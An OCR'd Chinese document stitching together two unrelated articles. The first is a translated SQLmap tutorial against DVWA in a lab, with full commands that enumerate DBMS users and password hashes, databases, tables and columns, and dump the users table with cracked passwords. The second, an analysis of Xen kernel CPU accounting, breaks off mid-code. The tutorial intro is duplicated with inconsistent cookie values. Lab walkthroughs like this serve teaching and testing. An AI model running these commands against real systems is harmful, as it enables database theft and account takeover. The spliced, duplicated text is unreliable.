6、枚举指定数据表中的所有用户名与密码。

使用 SQLmap 之前我们得到需要当前会话 cookies 等信息，用来在渗透过程中维持连接状态，这里使用 Firefox 中名为“TamperData”的 add-on 获取。



当前得到的 cookie 为“**security=high;PHPSESSID=57p5g7f32b3ffv8l45qppudqn3**”。

为方便演示，我们将 DVWA 安全等级设置为 low：

接下来我们进入页面的“SQL Injection”部分，输入任意值并提交。可以看到 get 请求的 ID 参数如

下：

```
“http://10.10.10.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#”
```

因此该页面就是我们的目标页面。

以下命令可以用来检索当前数据库和当前用户：

```
“./sqlmap.py -u“http://10.10.10.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit” -cookie=”PHPSESSID=57p5g7f32b3ffv8l45qppudqn3;security=low” -b -current-db -current-user”
```

使用选项：

1、–cookie：设置我们的 cookie 值“将 DVWA 安全等级从 high 设置为 low”

2、-u：指定目标 URL

3、-b：获取 DBMS banner

4、–current-db：获取当前数据库

5、–current-user:获取当前用户

结果如下：

SQL 注入之 SQLmap 入门

什么是 SQLmap？

SQLmap 是一款用来检测与利用 SQL 注入漏洞的免费开源工具，有一个非常棒的特性，即对检测与利用的自动化处理（数据库指纹、访问底层文件系统、执行命令）。

读者可以通过位于 SourceForge 的官方网站下载 SQLmap 源码：http://sourceforge.net/projects/sqlmap/

SQLmap 的作者是谁？

Bernardo DameleAssumpcao Guimaraes (@inquisb)，读者可以通过 bernardo@sqlmap.org 与他取得联系，以及 Miroslav Stampar (@stamparm)读者可以通过 miroslav@sqlmap.org

与他联系。

同时读者也可以通过 dev@sqlmap.org 与 SQLmap 的所有开发者联系。

执行 SQLmap 的命令是什么？

进入 sqlmap.py 所在的目录，执行以下命令：

```
#python sqlmap.py -h
```

（译注：选项列表太长了，而且与最新版本有些差异，所以这里不再列出，请读者下载最新版在自己机器上看吧）

SQLmap 命令选项被归类为目标（Target）选项、请求（Request）选项、优化、注入、检测、技巧（Techniques）、指纹、枚举等。

如何使用 SQLmap：

为方便演示，我们创建两个虚拟机：

1、受害者机器， windows XP 操作系统，运行一个 web 服务器，同时跑着一个包含漏洞的 web 应用（DVWA）。

2、攻击器机器，使用 Ubuntu 12.04，包含 SQLmap 程序。

本次实验的目的：使用 SQLmap 得到以下信息：


3、枚举 MYSQL 用户名与密码。

4、枚举所有数据库。

5、枚举指定数据库的数据表。

6、枚举指定数据表中的所有用户名与密码。

使用 SQLmap 之前我们得到需要当前会话 cookies 等信息，用来在渗透过程中维持连接状态，这里使用 Firefox 中名为“TamperData”的 add-on 获取。



当前得到的 cookie 为“security=high;PHPSESSID=57p5g7f32b3ffv8145qppudqn3”。

为方便演示，我们将 DVWA 安全等级设置为 low：

接下来我们进入页面的“SQL Injection”部分，输入任意值并提交。可以看到 get 请求的 ID 参数如下：

“http://10.10.10.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#”

因此该页面就是我们的目标页面。

以下命令可以用来检索当前数据库和当前用户：

“./sqlmap.py -u“http://10.10.10.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit” -cookie=”PHPSESSID=57p5g7f32b3ffv8145qppudqn3;security=low” -b -current-db -current-user”

使用选项：

1、-cookie ： 设置我们的 cookie 值“将 DVWA 安全等级从 high 设置为 low”


2、-u ： 指定目标 URL

3、-b ： 获取 DBMS banner

4、-current-db ： 获取当前数据库

5、-current-user:获取当前用户

结果如下：



可以看到结果如下：

```
DBMS : MySQLversion 5.0

OS versionUbuntu 12.04

current user:root
```

```
 current db :DVWA
```

以下命令用来枚举所有的 DBMS 用户和密码 hash,在以后更进一步的攻击中可以对密码 hash 进行破解：


```
“sqlmap.py -u“http://10.10.10.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit”
 --cookie=” PHPSESSID=57p5g7f32b3ffv8l45qppudqn3;security=low” --string=” Surn
ame” --users --password”
```

使用选项：

1、 - string ： 当查询可用时用来匹配页面中的字符串

2、 - users ： 枚举 DBMS 用户

3、 - password ： 枚举 DBMS 用户密码 hash



结果如下：

```
databasemanagement system users [142]:
[*] ” @’ kingasmk’
[*]” @’ localhost’
[*] ‘debian-sys-maint’ @’localhost’
[*] ‘phpmyadmin’ @’localhost’
[*] ‘root’ @’ 127.0.0.1′
[*] ‘root’ @’::1′
[*] ‘root’ @’kingasmk’
[*] ‘root’ @’localhost’
```

数据库管理系统用户和密码 hash：


```
[*]debian-sys-maint [1]:
password hash:*C30441E06530498BC86019BF3211B94B3BAB295A
[*] phpmyadmin[1]:
password hash:*C30441E06530498BC86019BF3211B94B3BAB295A
[*] root [4]:
password hash: *C30441E06530498BC86019BF3211B94B3BAB295A
password hash:*C30441E06530498BC86019BF3211B94B3BAB295A
password hash:*C30441E06530498BC86019BF3211B94B3BAB295A
password hash:*C30441E06530498BC86019BF3211B94B3BAB295A
```

读者可以使用 Cain&Abel、John&Ripper 等工具将密码 hash 破解为明文。以下命令会枚举系统中所有的数据库 schema：

```
“sqlmap.py -u “http://10.10.10.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit”
--cookie=” PHPSESSID=57p5g7f32b3ffv8l45qppudqn3;security=low” --dbs”
```

使用选项：

- dbs: 枚举 DBMS 中的数据库



结果如下：

```
availabledatabases [5]:

[*]dvwa

[*]information_schema

[*]mysql

[*]performance_schema

[*]phpmyadmin
```


下面我们尝试枚举 DVWA 数据表，执行以下命令：

```
“sqlmap.py-u “http://10.10.10.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit”
 --cookie=” PHPSESSID=57p5g7f32b3ffv8l45qppudqn3;security=low” -D dvwa --table
s”
```

使用选项：

1、-D ： 要枚举的 DBMS 数据库

2、 - tables　　： 枚举 DBMS 数据库中的数据表



得到结果如下：

```
Database: dvwa
[2 tables]
+————————+
| guestbook |
| users |
+————————+
```


下面获取用户表的列，命令如下：

```
“sqlmap.py -u “http://10.10.10.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit” --cookie=”PHPSESSID=57p5g7f32b3ffv8l45qppudqn3;security=low” -D dvwa -T users --columns”
```

使用选项：

-T ： 要枚举的 DBMS 数据库表

- columns ： 枚举 DBMS 数据库表中的所有列



结果如下：

```
Database: dvwa

Table: users

[6 columns]

+————————+————————+

| Column | Type|

+————————+————————+

| avatar |varchar(70) |

| first_name |varchar(15) |

| last_name |varchar(15) |

| password |varchar(32) |

| user |varchar(15) |

| user_id |int(6) |

+————————+————————+
```

如上所示，以上为我们感兴趣的列，表示用户名与密码等。下面将每一列的内容提取出来。

执行以下命令，将用户与密码表中的所有用户名与密码 dump 出来：

```
“sqlmap.py -u“http://10.10.10.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit”
-cookie=” PHPSESSID=57p5g7f32b3ffv8l45qppudqn3; security=low” -D dvwa -T user
s-C user,password --dump”
```


使用选项：

-T ： 要枚举的 DBMS 数据表

-C: 要枚举的 DBMS 数据表中的列

-dump ： 转储 DBMS 数据表项

SQLmap 会提问是否破解密码，按回车确认：



得到所有用户名与明文密码如下：

```
Database: dvwa

Table: users

[5 entries]

+———+———+———————————————————+
```

```
| user_id | user| password |
+———+———+————————————————+
| 1 | admin | 5f4dcc3b5aa765d61d8327deb882cf99(password) |
| 2 | gordonb |e99a18c428cb38d5f260853678922e03 (abc123) |
| 3 | 1337 |8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| 4 | pablo |0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| 5 | smithy |5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+———+———+————————————————+
```

这时我们就可以利用 admin 帐户登录做任何事了。

总结：

SQLmap 是一个非常强大的工具，可以用来简化操作，并自动处理 SQL 注入检测与利用。

[via infosecinstitute]

原文链接：
http://www.freebuf.com/articles/web/29942.html

HVM DomU 在 2.6.18 内核上 cpu si 显示异常问题分析

现象

线上发现同样应用和负载，进程利用率都是在80%左右，但是在2.6.18内核的 DomU 里面显示 cpu 的 si 为20%左右 us 为60%左右，在2.6.32内核的 DomU 里面显示的却是 us 为80%左右。

现象分析

cpu us si 的统计和进程利用率的统计在18内核都是基于采样的，根据内核配置的 HZ 大小（内核 config 文件中，线上一般为1000），内核每秒产生 HZ 个时钟中断。在时钟中断函数中判断当前中断中断的是用户态上下文，还是内核态上下文。代码如下：

```
 void update_process_times(int user_tick, struct pt_regs *regs)
    {
        struct task_struct *p = current;
        int cpu = smp_processor_id();
```

```
        /* Note: this timer irq context must be accounted for as well. */
        if (user_tick)
            //中断上下文为用户态
            account_user_time(p, jiffies_to_cputime(1));
        else
            //中断上下文为内核态
            account_system_time(p, HARDIRQ_OFFSET, jiffies_to_cputime(1));
        run_local_timers(regs);
        if (rcu_pending(cpu))
            rcu_check_callbacks(cpu, user_tick);
        scheduler_tick();
        run_posix_cpu_timers(p);
    }
```

内核态上下文细分包括软中断、硬中断、及其他内核态执行上下文，或者是 cpu 空闲。代码如下：

```
  void account_system_time(struct task_struct *p, int hardirq_offset,
                cputime_t cputime)
    {
        struct cpu_usage_stat *cpustat = &kstat_this_cpu.cpustat;
        struct rq *rq = this_rq();
        cputime64_t tmp;

        p->stime = cputime_add(p->stime, cputime);

        /* Add system time to cpustat. */
